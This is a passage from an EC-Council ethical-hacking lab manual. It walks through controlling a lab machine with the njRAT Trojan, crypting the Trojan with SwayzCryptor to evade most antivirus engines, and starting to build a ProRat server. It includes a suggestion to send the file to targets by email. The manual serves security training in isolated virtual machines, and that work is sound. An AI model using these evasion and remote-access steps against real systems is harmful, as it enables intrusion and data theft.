


Figure 1.1.29: Shutting down the victim machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. Switch back to the attacker machine (**Windows 10**); you can see that the connection with the victim machine is lost.



Figure 1.1.30: Connection closed in njRAT GUI

52. However, as soon as the victim logs in to their machine, the njRAT client automatically establishes a connection with the victim, as shown in the screenshot.

Note: It might take some time to establish a connection with the victim.



Figure 1.1.31: Logging in to victim machine



Figure 1.1.32: Connection established automatically

53. The attacker, as usual, makes use of the connection to access the victim machine remotely and perform malicious activity.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

54. On completion of this lab, launch **Task Manager**, look for the **server.exe (32 bit)** process, and click **End task** on the **Windows Server 2016** machine.
55. This concludes the demonstration of how to create a Trojan using njRAT Trojan to gain control over a victim machine.
56. Close all open windows on both the **Windows 10** and **Windows Server 2016** virtual machines.
57. Turn off the **Windows Server 2016** virtual machine.

TASK 2 Hide a Trojan using SwayzCryptor and Make it Undetectable to Various Anti-Virus Programs

Here, we will use the SwayzCryptor to hide a Trojan and make it undetectable by anti-virus software.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 2.1

Scan a Malicious File with VirusTotal

1. Turn on the **Windows Server 2016** virtual machine
2. In the **Windows 10** virtual machine, open any web browser (here, **Google Chrome**), enter the URL **https://www.virustotal.com** in the address bar, and press **Enter**.
3. The **VirusTotal** main analysis site appears; click **Choose file** to upload a virus file.




Figure 1.2.1: VirusTotal webpage

At present, numerous anti-virus software programs have been configured to detect malware such as Trojans, viruses, and worms. Although security specialists keep updating the virus definitions, hackers continually try to evade or bypass them. One method that attackers use to bypass AVs is to "crypt" (an abbreviation of "encrypt") the malicious files using fully undetectable crypters (FUDs). Crypting these files allows them to achieve their objectives, and thereby take complete control over the victim's machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. An **Open** dialog box appears; navigate to the location where you saved the malware file **Test.exe** in the previous lab (**Desktop**), select it, and click **Open**.




Figure 1.2.2: Open dialog box

5. Click **Confirm upload** on the **VirusTotal** page.




Figure 1.2.3: Uploading Malware

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **VirusTotal** uploads the file, scans it with the various anti-virus programs in its database, and displays the scan result, as shown in the screenshot.




Figure 1.2.4: File detected by various anti-viruses

7. You can see that **61** out of **69** anti-virus programs have detected **Test.exe** as a malicious file. Minimize the web browser window.

Note: The detection ratio might vary in your lab environment.

TASK 2.2

Crypt a Trojan Using SwayzCryptor

8. Go to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Crypters\SwayzCryptor** and double-click **SwayzCryptor.exe**.
9. The **SwayzCryptor** GUI appears; click ... below **File** to select the Trojan file.




Figure 1.2.5: Uploading the malicious file in SwayzCryptor

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Select a File** dialog-box appears; navigate to the location of **Test.exe** (**Desktop**), select it, and click **Open**.

Crypter is a software that encrypts the original binary code of the .exe file to hide viruses, spyware, keyloggers, and RATs, among others, in any kind of file to make them undetectable by anti-viruses. SwayzCryptor is an encrypter (or "crypter") that allows users to encrypt their program's source code.




Figure 1.2.6: Selecting the File

11. Once the file is selected, check the options **Start up**, **Mutex**, and **Disable UAC**, and then click **Encrypt**.




Figure 1.2.7: Configuring options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Save File** dialog-box appears; select the location where you want to store the crypted file (here, **Desktop**), leave the file name set to its default (**CryptedFile**), and click **Save**.




Figure 1.2.8: Save File dialog box

13. Once the encryption is finished, click **Close**.



Figure 1.2.9: Closing the GUI

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Scan with VirusTotal

14. Maximize the web browser (here, **Google Chrome**). In the VirusTotal analysis page, click the **Upload file** icon in the top-right corner of the page.




Figure 1.2.10: Uploading Encrypted Malware File

15. An **Open** dialog-box appears; navigate to the location where you saved the encrypted file **CryptedFile.exe** (**Desktop**), select the file, and click **Open**.




Figure 1.2.11: Open dialog box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Click **Confirm upload**.



Figure 1.2.12: Uploading Encrypted Malicious File to Analyze

17. VirusTotal uploads the file and begins to scan it with the various anti-virus programs in its database. It displays the scan result, as shown in the screenshot.




Figure 1.2.13: File detected by very few anti-virus programs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.14: File detected by very few anti-virus programs

18. Only a few anti-virus programs have detected **CryptedFile.exe** as a malicious file. Minimize or close the browser window.

Note: The specific scan result might vary in your lab environment.

19. Now, we will test the functioning of a Crypted file (**CryptedFile.exe**).

TASK 2.4

Test the Crypted File

20. Go to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**, double-click the **njRAT v0.7d.exe** file and launch njRAT by choosing the default port number **5552**, and then click **Start**.

21. In this exercise, we have already created a crypted file (**CryptedFile.exe**), built using njRAT.



Figure 1.2.15: Start njRAT

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Use any technique to send **CryptedFile.exe** to the intended target—through email or any other source (In real-time, attackers send this server to the victim).

Note: In this lab, we copied the **CryptedFile.exe** file to the shared network location (**CEH-Tools**) to share the file.

23. Log in to the **Windows Server 2016** virtual machine as a legitimate user using the credentials **Administrator** and **Pa$$w0rd**.
24. Navigate to the shared network location (**CEH-Tools**), and then **Copy** and **Paste** the executable file (**CryptedFile.exe**), in which the attacker (here, **you**) sent the server executable, to the **Desktop** of **Windows Server 2016**.
25. Here, you are acting both as the **attacker** who logs into the **Windows 10** machine to create a malicious server and as the **victim** who logs into the **Windows Server 2016** virtual machine and downloads the server.
26. Double-click **CryptedFile.exe** to run this malicious executable.



Figure 1.2.16: Executing the Crypted file

27. As soon as the victim (here, **you**) double-clicks the server, the executable starts running, and the njRAT client (njRAT GUI) running on the **Windows 10** virtual machine establishes a persistent connection with the victim machine, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 1.2.17: Connection established by njRAT

28. Unless the attacker working on the **Windows 10** machine disconnects the server on their own, the victim machine remains under their control.
29. Thus, you have created an undetectable Trojan that can bypass the anti-virus and firewall programs, as well as be used to maintain a persistent connection with the victim.
30. On completion of this lab, launch **Task Manager**, look for the **server.exe (32 bit)** process, and click **End task** on the **Windows Server 2016** machine.
31. This concludes the demonstration of how to hide a Trojan using SwayzCryptor to make it undetectable to various anti-virus programs.
32. Close all open windows on both the **Windows 10** and **Windows Server 2016** virtual machines.
33. Turn off the **Windows Server 2016** virtual machine.

TASK 3 Create a Server using the ProRat Tool

An ethical hacker or pen tester can use ProRat to audit their own network against remote access Trojans.

Note: The versions of the created client or host, and the appearance of the website may differ from this lab. However, the actual process of creating the server and client is as shown in this lab.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 3.1

Create Server with ProRat

1. Turn on the **Windows Server 2016** virtual machine.
2. Log in to the **Windows 10** virtual machine using the credentials **Admin** and **Pa$$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\ProRat** and double-click the **ProRat.exe** file.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **ProRat** main window appears, as shown in the screenshot.

Attackers use malware to steal personal information, financial data, and business information from target systems. ProRat is a "remote administration tool" created by the PRO Group. ProRat was written in the C programming language and is capable of working with all Windows OSes. ProRat was designed to allow users to control their own computers remotely from other computers.



Figure 1.3.1: ProRat main window

However, attackers have co-opted it for their own nefarious purposes. Some hackers take control of remote computer systems to conduct a Denial-of-Service (DoS) attack, which renders the target system unavailable for normal personal or business use. These targeted systems include high-profile web servers such as banks and credit card gateways.

5. Click **Create**, and then click the **Create ProRat Server (342 Kbayt)** option to create a ProRat server.



Figure 1.3.2: Creating a ProRat Server

As with other Trojan horses, ProRat uses a client and server. It opens a port on the computer that allows the client to perform numerous operations on the server (the victim machine).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of ProRat's malicious actions on the victim's machine include:

- Logging keystrokes
- Stealing passwords
- Taking full control over files
- Drive formatting
